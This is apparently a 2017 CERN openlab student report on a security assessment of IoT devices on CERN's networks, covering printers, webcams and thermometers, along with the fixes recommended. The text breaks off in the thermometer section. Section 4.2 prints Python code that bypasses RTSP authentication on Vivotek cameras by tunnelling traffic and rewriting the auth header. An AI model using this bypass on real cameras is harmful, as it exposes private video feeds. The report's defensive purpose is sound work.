# Internet of Things (IoT) Security

August 2017

**AUTHOR:**
Sharad Agarwal

CERN Computer Security Team

**SUPERVISORS:**
Pascal Oser
Hannah Short
Stefan Lueders

CERN openlab

# PROJECT SPECIFICATION

Internet of Things has brought a new revolution in the world of Internet by interconnecting objects with existing or evolving interoperable information and communication technologies. A new technology brings new security issues.

CERN has thousands of devices, which are connected over the network on either of the two types - General Purpose Network (GPN) or Technical Network (TN). There are some devices which lie in TN trusted network and some in TN exposed to GPN. If any device in the TN trusted network is vulnerable, one could compromise one of these devices from the GPN in order to get access to the TN, which is not at all easy. This would mean that one could contact the devices, which are responsible for CERN's Large Hadron Collider.

So the aim of this project is to scan all the IoT devices on the GPN and TN Bypass list for all types of vulnerabilities. Moreover, the biggest challenge is to mitigate the devices by notifying the vulnerabilities to the respective device owners along with the solutions.

## ABSTRACT

In this report, I present all the IoT devices that I was able to scan in the CERN network along with their vulnerabilities. Also I will be providing a solution for all the vulnerabilities that I have found in different devices and what else can be done to mitigate them.

The task in this project was aimed to study different devices installed in CERN and the protocols that these devices run on. All 15 types of devices installed on the GPN have to be scanned and all known exploits have to be tried in order to secure the devices for future use.

# TABLE OF CONTENTS

# 1. Introduction

## 1.1 Internet of Things

### 1.1.1 What is Internet of Things

The Internet of Things (IoT) is the inter-networking of physical devices, vehicles, buildings, and other items embedded with electronics, software, sensors, actuators, and network connectivity which enable these objects to collect and exchange data.

The IoT allows objects to be sensed or controlled remotely across existing network infrastructure, creating opportunities for more direct integration of the physical world into computer-based systems, and resulting in improved efficiency, accuracy and economic benefit in addition to reduced human intervention. When IoT is augmented with sensors and actuators, the technology becomes an instance of the more general class of cyber-physical systems, which also encompasses technologies such as smart grids, virtual power plants, smart homes, intelligent transportation and smart cities. Each thing is uniquely identifiable through its embedded computing system but is able to interoperate within the existing Internet infrastructure. Experts estimate that the IoT will consist of about 30 billion objects by 2020.

### 1.1.2 Need to secure IoT devices

Everything new and shiny has downsides, and security and privacy are the biggest challenges for IoT. All these devices and systems collect a lot of personal data about people – that smart meter knows when you're home and what electronics you use when you're there – and it's shared with other devices and held in databases by companies.

Now part of the expanding web connected network – Internet of Things, embedded devices are very different from standard PCs or other consumer devices. These industrial operational assets are commonly fixed function devices designed specifically to perform a specialized task. Many of them use a specialized operating system such as VxWorks, MQX or INTEGRITY, or a stripped down version of Linux. Installing new software on the system in the field either requires a specialized upgrade process or is simply not supported. In most cases, these devices are optimized to minimize processing cycles and memory usage and do not have extra processing resources available to support traditional security mechanisms.

As a result, standard PC security solutions won't solve the challenges of embedded devices. In fact, given the specialized nature of embedded systems, PC security solutions won't even run on most embedded devices.

Use of multiple layers of protection is the driving principle for enterprise security. It includes firewalls, authentication/encryption, security protocols and intrusion detection/intrusion prevention systems. These are well established and proven security principles. Despite this, firewalls are virtually absent in embedded systems, instead relying on simple password authentication and security protocols. This is based on assumptions that embedded devices are not attractive targets to hackers, embedded devices are not vulnerable to attacks, or authentication and encryption provide adequate protection for embedded devices. These assumptions are no longer valid; the number and sophistication of attacks against embedded devices continues to rise and greater security measures are needed.

### 1.1.3 CERN network

CERN has a very big network consisting of two main categories – general purpose network (GPN) and technical network (TN).





Fig 1.1

Most of the IoT devices are connected on the GPN as all the users in CERN have access to it. But the TN has limited access along with the firewall.

The GPN has a category inside it called TN Bypass list. Any device which is inside the TN Bypass list can contact and access the TN bypassing the firewall. Also the TN has a category called TN exposed to GPN through which any device belonging to that category can access the GPN. The main important

experiments and devices are connected in their own private networks in the TN as it is more secure due to limited access and an additional firewall.

# 2. Internet of Things at CERN

## 2.1 Internet of Things devices in CERN

CERN has approximately more than 3000 IoT devices installed as of now and are continuously increasing with the increasing infrastructure. Taking this approximation of 3000 devices, the following figure shows how it is distributed in the network.





Fig 2.1

There are more than 12 categories of IoT devices in CERN including CCTVs, printers, etc. The pie chart on the next page tells more about the devices existing in CERN considering the number of devices of each category. These devices are not only on the GPN but also in TN.



Webcams
Printers
Ethernet Blasters
MLCs
Routers & Switches
ip phones
NEDAP
Netgear
global cache
VNCs
Thermometers
Air OS
Others

Fig 2.2

## 3. Printers

Fuelled by machine-to-machine (M2M) communications, the Internet of Things (IoT) is all about connecting a wide range of internet-enabled devices – from cars, lighting, smart meters and more – that generate actionable data. Thanks to innovations in smart sensors and RFID chips, devices are becoming more intelligent assets that can be connected, monitored and managed remotely. In the enterprise, this networked world of smart devices has the potential to improve business efficiency, reducing operating and maintenance costs.

In the print industry, proactive maintenance and support is nothing new. Today, many smart printers and MFPs (multifunction peripherals) are equipped with embedded technology to enable remote management. This enables automated meter readings, automatic supplies replenishment and remote diagnostics which provide a business with better uptime and greater productivity. For instance, devices may send alerts when service is required or when consumables, such as ink or toner, need replenishment.

Automated monitoring and proactive management is the foundation of a managed print service (MPS). Quocirca estimates that over 40% of enterprises are using some form of MPS to better control and manage their printer and MFP fleets. Due to the lack of standardisation between printer brands, MPS providers typically need to use either a combination of tools, or a centralised brand-agnostic tool that can track and monitor usage and device status across a mixed fleet.


Fig 3.1

## 3.1 Types

CERN has three types of printers being used –

1. Hewlett Packard (HP)
2. Canon
3. Ricoh

Maximum number of printers installed as of now belong to HP and then comes Canon and the least are of Ricoh.

Which port makes connections to the printers over the network ?

TCP Port 9100 is commonly used by printer manufacturers to provide a raw TCP port for data. Traditionally, printing over TCP/IP has been achieved using LPR (Line Printer remote) which operates on TCP Port 515 and uses particular commands according to the protocol. Port 9100 implementations on the other hand do not use commands and just provides a raw data stream which is sent to the printer.

## 3.2 Vulnerabilities, Exploits and Tools

PRET is a new tool for printer security testing developed in the scope of a Master's Thesis at Ruhr University Bochum. It connects to a device via network or USB and exploits the features of a given printer language. Currently PostScript, PJL and PCL are supported which are spoken by most laser printers. This allows cool stuff like capturing or manipulating print jobs, accessing the printer's file system and memory or even causing physical damage to the device. All attacks are documented in detail in the Hacking Printers Wiki.

The main idea of PRET is to facilitate the communication between the end-user and the printer. Thus, after entering a UNIX-like command, PRET translates it to PostScript, PJL or PCL, sends it to the printer, evaluates the result and translates it back to a user-friendly format. PRET offers a whole bunch of commands useful for printer attacks and fuzzing.






Fig 3.2


As PRET works only for HP printers, for Ricoh and Canon printers we found open UNKNOWN ports and bypass the web UI interface which had weak admin credentials. The result was this –


Also after scanning the printers, the port 80 (http) was open and anyone can get access to the web interface of the printers which made them vulnerable as anyone can get the access to the control pannel of the printers through that interface.

The web interface looks something like this –




Solutions Provided –

- Set strong credentials for the HTTP port
- Set credentials for telnet port
- Filter or close the UNKNOWN ports for Canon printers
- Replace all HP printers as PRET can bypass all authentication for the HP printers.

## 4. Webcams/CCTVs

### 4.1 Types

CERN has a lot of CCTVs and webcams installed on the GPN and on the TN. The categories are –

- Vivotek
- Mobotik
- Axis
- Avigilon

Vivotek and Mobotik are the widely used ones inside CERN.

Which port makes connections to the CCTVs over the network ?

The Real Time Streaming Protocol (RTSP) is a network control protocol designed for use in entertainment and communications systems to control streaming mediaservers. The protocol is used for establishing and controlling media sessions between end points. Clients of media servers issue VCR-style commands, such as play, record and pause, to facilitate real-time control of the media streaming from the server to a client (Video On Demand) or from a client to the server (Voice Recording). It uses the port 554.





Fig 4.1

## 4.2 Vulnerabilities, Exploits and Tools


We scanned almost all the CCTVs and webcams in CERN and found out that mobotik cameras were either on the TN or were strongly protected as they had filtered or closed HTTP port (80). The Vivotek cameras were the ones that were vulnerable to the RTSP Bypass authentication and also some other axis and avigilon cams were having weak or no admin credentials which made us enter the web UI.

This is a snippet of the code that we used to bypass RTSP authentication for Vivotek cams –

```
class Vivotek(Camera):
    def __init__(self, address):
        Camera.__init__(self, address)

    def get_describe_data(self):
        return """v=0\r\no=RTSP 836244 0 IN IP4 0.0.0.0\r\ns=RTSP
server\r\nc=IN IP4 0.0.0.0\r\nt=0
0\r\na=charset:Shift_JIS\r\na=range:npt=0-\r\na=control:*\r\na=etag:1234567890\r\nm=video
0 RTP/AVP 96\r\nb=AS:1200\r\na=rtpmap:96
MP4V-ES/30000\r\na=control:trackID=1\r\na=fmtp:96
profile-level-id=3;config=000001B003000001B509000001000000012000C48881F4514043C1463F;decode_buf=76800\r\nm=audio
0 RTP/AVP 97\r\na=control:trackID=3\r\na=rtpmap:97
mpeg4-generic/16000/2\r\na=fmtp:97 streamtype=5; profile-level-id=15;
mode=AAC-hbr; config=1410;SizeLength=13; IndexLength=3;
IndexDeltaLength=3; CTSDeltaLength=0; DTSDeltaLength=0;\r\n"""


class RTSPAuthByPasser():
    DESCRIBE_REQ_HEADER = 'DESCRIBE rtsp://'
    UNAUTHORIZED_RESPONSE = 'RTSP/1.0 401 Unauthorized'
    SERVER_PORT_ARGUMENTS = 'server_port='
    DEFAULT_CSEQ = 1
    DEFAULT_SERVER_PORT_RANGE = '5556-5559'

    def __init__(self, local_port, camera):
        self.last_describe_req = ''
        self.camera = camera
        self.local_port = local_port

    def start(self):
        log('[!] Starting bypasser')
        TCPTunnel(self.local_port, self.camera.address,
self.spoof_rtsp_conn).start()

    def spoof_rtsp_conn(self, data):
        auth_string = "Authorization: Basic"
        if auth_string in data:
            data = data.split("\r\n")
            new_data = []
            for line in data:
                new_data.append(line if auth_string not in line else
auth_string + " a")
            data = "\r\n".join(new_data)
        return data
```

Fig 4.2

Also here is a picture of the webcam that was vulnerable –




The solutions suggested by us for these vulnerabilities were –

- Filter or close the RTSP port
- Filter the HTTP port and set strong credentials
- Set strong admin credentials for the RTSP streaming

# 5. Thermometers

CERN being a big centre for research uses the thermometers for experiments and these thermometers are connected to other devices over the network so that they can automate the thermometers according to the experiments.


## 5.1 Types

CERN uses two types of thermometers –

